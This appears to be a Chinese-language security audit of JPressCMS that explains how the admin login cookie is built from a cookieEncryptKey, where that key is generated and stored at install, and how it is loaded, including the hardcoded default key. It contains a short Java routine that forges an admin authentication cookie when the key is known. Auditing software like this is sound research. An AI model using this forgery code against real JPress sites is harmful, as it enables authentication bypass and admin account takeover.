

JpressCMS

初步审计，其中验证了最终Token加密的方式，和其中加密所需的uuid以及存储方式。

JpressCMS

Token加密方式

系统生成cookieEncryptKey的方式以及存储位置

cookieEncryptKey加载方式

Token加密方式

当访问网站的admin/login页面时到登录页面，输入账号密码时后端进行验证

`_AdminController.java`

```
@Clear
@EmptyValidate({
    @Form(name = "user", message = "账号不能为空"),
    @Form(name = "pwd", message = "密码不能为空"),
    @Form(name = "captcha", message = "验证码不能为空"),
})
@CaptchaValidate(form = "captcha", message = "验证码不正确，请重新输入")
public void doLogin(String user, String pwd) {

    if
(!JPressHandler.getCurrentTarget().equals(JPressConfig.me.getAdminLoginAction()))
{
    renderError(404);
    return;
}

    if (StrUtil.isBlank(user) || StrUtil.isBlank(pwd)) {
        throw new RuntimeException("你当前的编辑器（idea 或者 eclipse）可能有问题，
请参考文档： http://www.jfinal.com/doc/3-3 进行配置");
    }

    User loginUser = userService.findByUsernameOrEmail(user);
    if (loginUser == null) {
        renderJson(Ret.fail("message", "用户名不正确。"));
        return;
    }

    if (!roleService.hasAnyRole(loginUser.getId())) {
        renderJson(Ret.fail("message", "您没有登录的权限。"));
        return;
    }

    Ret ret = userService.doValidateUserPwd(loginUser, pwd);


    if (ret.isOk()) {
        SessionUtils.record(loginUser.getId());
        CookieUtil.put(this, JPressConsts.COOKIE_UID, loginUser.getId());
    }
}
```

```
//
System.out.println(JbootWebConfig.getInstance().getCookieEncryptKey());
}
```

主要在于以下代码，它设置了cookie的加密方式，其中 `loginUser.getId()` 携带了用户的id

```
CookieUtil.put(this, JPressConsts.COOKIE_UID, loginUser.getId());
```

进入到put方法，在此put方法中调用了重载的put方法，其中设置了 `COOKIE_MAX_AGE` 为token的有效时间，`COOKIE_ENCRYPT_KEY` 作为此次加密token的密钥，至于 `COOKIE_ENCRYPT_KEY` 如何获得的在后面解释。



The screenshot shows several overloaded `put` methods in the `CookieUtil` class. Red arrows and text annotations highlight specific parameters:

- An arrow points from the text "cookie键" to the `key` parameter in the first `put` method.
- An arrow points from the text "cookie值" to the `value` parameter in the first `put` method.
- An arrow points from the text "为 COOKIE_MAX_AGE" to the `COOKIE_MAX_AGE` parameter in the second `put` method.
- An arrow points from the text "为 COOKIE_ENCRYPT_KEY" to the `COOKIE_ENCRYPT_KEY` parameter in the second `put` method.

在重载的put的方法中同类 `CookieUtil` 的 `buildCookieValue` 方法，创建了一个 `StringBuilder` 类，将处理过的值进行加密返回字符串 `encryptValue`，最后通过 `StringBuilder` 类将值进行拼接在进行 Base64 编码。

```
public static String buildCookieValue(String value, int maxAgeInSeconds,
String secretKey) {
    long saveTime = System.currentTimeMillis();
    String encryptValue = encrypt(secretKey, saveTime, maxAgeInSeconds,
value);

    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append(encryptValue);
    stringBuilder.append(COOKIE_SEPARATOR);
    stringBuilder.append(saveTime);
    stringBuilder.append(COOKIE_SEPARATOR);
    stringBuilder.append(maxAgeInSeconds);
    stringBuilder.append(COOKIE_SEPARATOR);
    stringBuilder.append(Base64Kit.encode(value));

    return Base64Kit.encode(stringBuilder.toString());
}

private static String encrypt(String secretKey, Object saveTime, Object
maxAgeInSeconds, String value) {
    if (JbootWebConfig.DEFAULT_COOKIE_ENCRYPT_KEY.equals(secretKey)) {
```

```

        LOG.warn("warn!!! encrypt key is default value. please config
\"jboot.web.cookieEncryptKey = xxx\" in jboot.properties ");
    }
    return HashKit.md5(secretKey + saveTime.toString() +
maxAgeInSeconds.toString() + value);
}

```

如果想要做到cookie的伪造，必要条件就是 `COOKIE_ENCRYPT_KEY`，但还有一个条件就是当前网站下的用户必须处于cookie的认证时间范围内（用户对应的就是用户的id），下面是简单的代码进行伪造cookie。


```

public static void main(String[] args) {
    // 伪造admin的Cookie
    Object saveTime = System.currentTimeMillis();
    // secretKey是伪造cookie的关键
    String secretKey = "a53582f6aa524bd6a50ff2da9b8b0fc0";
    Object maxAgeInSeconds = "172800";
    String value = "1"; // 此处的value是用户的id，可以是任何数字，但要和真实用户一一对应，比如1可能就是admin用户
    String key = HashKit.hash("MD5", secretKey + saveTime.toString() +
maxAgeInSeconds.toString() + value);
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append(key);
    stringBuilder.append("#");
    stringBuilder.append(saveTime);
    stringBuilder.append("#");
    stringBuilder.append(maxAgeInSeconds);
    stringBuilder.append("#");
    stringBuilder.append(Base64Kit.encode(value));
    System.out.println(Base64Kit.encode(stringBuilder.toString()));
}

```

系统生成cookieEncryptKey的方式以及存储位置

需要伪造token必要条件就是需要获取到 `cookieEncryptKey`，这个值最终存储在类路径的 `target/classes` 下的 `jboot.properties` 的 `jboot.web.cookieEncryptKey` 里。



这个配置文件在哪里以及什么时候创建的呢

在项目的jpress-web的src/main/java/io/jpress/web/install/InstallUtil.java工具类中它的方法createJbootPropertiesFile,做了如下操作。

```
public static boolean createJbootPropertiesFile() {

    File propertieFile = new File(PathKit.getRootClassPath(),
    "jboot.properties");
    DbExecutor dbExecutor = InstallManager.me().getDbExecutor();

    Properties p = propertieFile.exists()
        ? PropKit.use("jboot.properties").getProperties()
        : new Properties();

    //jboot.app.mode
    putPropertie(p, "jboot.app.mode", "product");

    //cookieEncryptKey
    String cookieEncryptKey = StrUtil.uuid();
    if (putPropertie(p, "jboot.web.cookieEncryptKey", cookieEncryptKey)) {
        Jboot.config(JbootWebConfig.class).setCookieEncryptKey("cookieEncryptKey");
        CookieUtil.initEncryptKey(cookieEncryptKey);
    }

    //jwtSecret
    String jwtSecret = StrUtil.uuid();
    if (putPropertie(p, "jboot.web.jwt.secret", jwtSecret)) {
        Jboot.config(JwtConfig.class).setSecret(jwtSecret);
    }

    p.put("jboot.datasource.type", "mysql");
    p.put("jboot.datasource.url", dbExecutor.getJdbcUrl());
}
```

```

        p.put("jboot.datasource.user", dbExecutor.getDbUser());
        p.put("jboot.datasource.password",
StrUtil.obtainDefault(dbExecutor.getDbPassword(), ""));

        return savePropertie(p, propertieFile);
    }

```

```
File propertieFile = new File(PathKit.getRootClassPath(), "jboot.properties");
```

PathKit.getRootClassPath()在类路径根目录下: target/classes进行了打开的操作, 在往下三元运算创建了这个配置文件, 然后 if (putPropertie(p, "jboot.web.cookieEncryptKey", cookieEncryptKey)), 给jboot.web.cookieEncryptKey赋了值, cookieEncryptKey生成的UUID。

现在需要确认 createJbootPropertiesFile 方法在何处调用

在 InstallController.java 中 doFinishedInstall 方法调用了 createJbootPropertiesFile 方法。

```

private boolean doFinishedInstall() {
    try {

        //创建 install.lock 安装锁定文件
        InstallUtil.createInstallLockFile();

        //创建 jboot.properties 数据库配置文件
        InstallUtil.createJbootPropertiesFile();

        //设置取消开发模式的配置
        JbootConfigManager.me().setDevMode(false);

        //取消 action 日志输出
        JbootActionReporter.setReportEnable(false);

    } catch (IOException e) {
        e.printStackTrace();
        return false;
    }

    //设置安装标识
    Installer.setInstalled(true);

    //通知安装监听器: 安装完成
    Installer.notifyAllListeners();

    return true;
}

```

doFinishedInstall 在此类中的三个地方被调用, 都是用于在Jpress初始化安装向导中不同情况被使用, doProcessInstall、doProcessReInstall、doProcessUpgrade 方法,当初初始化安装完成后在 stater类路径中就创建了 jboot.properties 这个配置文件。

cookieEncryptKey加载方式

cookieEncryptKey的加载决定了此token的生成，它在JbootWebConfig有默认的值。


在最初的Token加密方式中说到：在CookieUtil中 `COOKIE_ENCRYPT_KEY` 作为此次加密的密钥，而 `COOKIE_ENCRYPT_KEY` 的值是

```
private static String COOKIE_ENCRYPT_KEY =  
JbootWebConfig.getInstance().getCookieEncryptKey();
```

getCookieEncryptKey()其中是返回的一个 `cookieEncryptKey`

```
private String cookieEncryptKey = "JBOOT_DEFAULT_ENCRYPT_KEY";  
public String getCookieEncryptKey() {  
    return this.cookieEncryptKey;  
}
```

其实在项目中不以为然，如果已经初始化项目后在类路径存在 `jboot.properties` 并且并且有 `jboot.web.cookieEncryptKey` ,那么它的值就不是默认值。我们创建一个测试类运行以下



此处如果在其他地方，比如在类路径没有 `jboot.properties` 配置文件就会给个提示和默认值。

在 `JbootWebConfig.getInstance().getCookieEncryptKey()` 通过 `getCookieEncryptKey` 获取值之前，在 `getInstance()` 就已经被修改默认值了。流程比较复杂，大体是这样：

`JbootWebConfig.getInstance().getCookieEncryptKey()` --> `getInstance()` 进入到 `getInstance` 方法中。

`JbootConfigManager.me().get(JbootWebConfig.class)` --> `me()` 进入 `me()` 方法中

`me`方法中实例化了 `JbootConfigManager` 对象，`JbootConfigManager` 构造函数中调用了 `init()` 方法。

```

public static JbootConfigManager me() {
    if (instance == null) {
        instance = new JbootConfigManager();
    }
    return instance;
}

private JbootConfigManager() {
    init();
}

```

`mainProperties = new JbootProp("jboot.properties").getProperties()` --> `JbootProp` 在 `init` 方法中创建了 `Properties` 对象，其中通过 `JbootProp` 重载构造函数利用 `ClassLoader` 类的 `getResourceAsStream` 方法获取了配置文件，再通过 `Properties` 加载。最终返回。

```

public JbootProp(String fileName, String encoding) {
    properties = new Properties();
    InputStream inputStream = null;
    try {
        inputStream =
ConfigUtil.getClassLoader().getResourceAsStream(fileName);
        if (inputStream != null) {
            properties.load(new InputStreamReader(inputStream, encoding));
        }
    } catch (Exception e) {
        System.err.println("Warning: Can not load properties file in
classpath, file name: " + fileName);
    } finally {
        if (inputStream != null) {
            try {
                inputStream.close();
            } catch (IOException e) {
            }
        }
    }
}

```

返回 `JbootWebConfig` 类的 `getInstance` 方法中

```

public static JbootWebConfig getInstance(){
    return JbootConfigManager.me().get(JbootWebConfig.class);
}

```

`get` 方法参数是个 `JbootWebConfig.class`，跟进 `get` 方法又是一个重载的 `get` 方法，其中只有带过去的 `JbootWebConfig.class` 参数有用

```

public <T> T get(Class<T> clazz) {
    ConfigModel propertyConfig = clazz.getAnnotation(ConfigModel.class);
    if (propertyConfig == null) {
        return get(clazz, null, null);
    }
    return get(clazz, propertyConfig.prefix(), propertyConfig.file());
}

```

```

}

/**
 * 获取配置信息，并创建和赋值clazz实例
 *
 * @param clazz 指定的类
 * @param prefix 配置文件前缀
 * @param <T>
 * @return
 */
public <T> T get(Class<T> clazz, String prefix, String file) {

    /**
     * 开发模式下，热加载会导致由于 Config 是不同的 classLoader 而导致异常，
     * 如果走缓存会Class转化异常
     */
    if (isDevMode()) {
        return createConfigObject(clazz, prefix, file);
    }

    Object configObject = configCache.get(clazz.getName() + prefix);

    if (configObject == null) {
        synchronized (clazz) {
            if (configObject == null) {
                configObject = createConfigObject(clazz, prefix, file);
                configCache.put(clazz.getName() + prefix, configObject);
            }
        }
    }
}

```

在重载的get方法中

```
configObject = createConfigObject(clazz, prefix, file);
```

跟进

```

public <T> T createConfigObject(Class<T> clazz, String prefix, String file) {
    T configObject = ConfigUtil.newInstance(clazz);
    for (Method setterMethod : ConfigUtil.getClassSetMethods(clazz)) {
        String key = buildKey(prefix, setterMethod);
        String value = getConfigValue(key);

        if (ConfigUtil.isNotBlank(file)) {
            JbootProp prop = new JbootProp(file);
            String filePropValue = getConfigValue(prop.getProperties(), key);
            if (ConfigUtil.isNotBlank(filePropValue)) {
                value = filePropValue;
            }
        }

        if (ConfigUtil.isNotBlank(value)) {

```



```

        Object val = ConfigUtil.convert(setterMethod.getParameterTypes()[0],
value, setterMethod.getGenericParameterTypes()[0]);
        if (val != null) {
            try {
                setterMethod.invoke(configObject, val);
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
}

return configObject;
}

```

它这里通过 `ConfigUtil.getClassSetMethods` 获取当前clazz(JbootWebConfig)全部的set方法，再通过buildKey处理成set方法对应的变量，比如 `JbootWebConfig.class` 的 `setCookieEncryptKey()` 方法处理成cookieEncryptKey。

```

for (Method setterMethod : ConfigUtil.getClassSetMethods(clazz)) {
    String key = buildKey(prefix, setterMethod);
    String value = getConfigValue(key);
}

```

再跟进getConfigValue，里面又重载了方法，其中mainProperties已经通过前面的操作已经赋值了，这个时候就已经确定再何处对cookieEncryptKey赋值了

```

public String getConfigValue(String key) {
    return getConfigValue(mainProperties, key);
}

public String getConfigValue(Properties properties, String key) {
    if (ConfigUtil.isBlank(key)) {
        return "";
    }
    String originalValue = getOriginalConfigValue(properties, key);
    String stringValue = decryptor != null ? decryptor.decrypt(key,
originalValue) : originalValue;

    return ConfigUtil.parseValue(stringValue);
}

```

获取到值后返回String，接着通过反射的方式给cookieEncryptKey赋值

```
Starter.java  test.java  JbootWebConfig.java  JbootConfigManager.java  ConfigUtil.java  JbootProp.java
> Q: createConfigObject  3/3  ↑ ↓  阅读模式
...
193 public <T> T createConfigObject(Class<T> clazz, String prefix, String file) {  clazz: "class io.jboot.web.JbootWebConfig"  prefix: "jboot.web"  file: ""
194     T configObject = ConfigUtil.newInstance(clazz);  configObject: JbootWebConfig@8990
195     for (Method setterMethod : ConfigUtil.getClassSetMethods(clazz)) {  clazz: "class io.jboot.web.JbootWebConfig"  setterMethod: "public void io.jboot.web.JbootWebConfig
196         String key = buildKey(prefix, setterMethod);  prefix: "jboot.web"  key: "jboot.web.cookieEncryptKey"
197         String value = getConfigValue(key);  value: "659ade96ce0b40efb2e585732a10f2ba"
198
199         if (ConfigUtil.isNotBlank(file)) {
200             JbootProp prop = new JbootProp(file);  file: ""
201             String filePropValue = getConfigValue(prop.getProperties(), key);  key: "jboot.web.cookieEncryptKey"
202             if (ConfigUtil.isNotBlank(filePropValue)) {
203                 value = filePropValue;
204             }
205         }
206
207         if (ConfigUtil.isNotBlank(value)) {
208             Object val = ConfigUtil.convert(setterMethod.getParameterTypes()[0], value, setterMethod.getGenericParameterTypes()[0]);  value: "659ade96ce0b40efb2e585732a
209             if (val != null) {
210                 try {
211                     setterMethod.invoke(configObject, val);  configObject: JbootWebConfig@8990  setterMethod: "public void io.jboot.web.JbootWebConfig.setCookieEncryptKey
212                 } catch (Exception e) {
213                     e.printStackTrace();
214                 }
215             }
216         }
217     }
218 }
```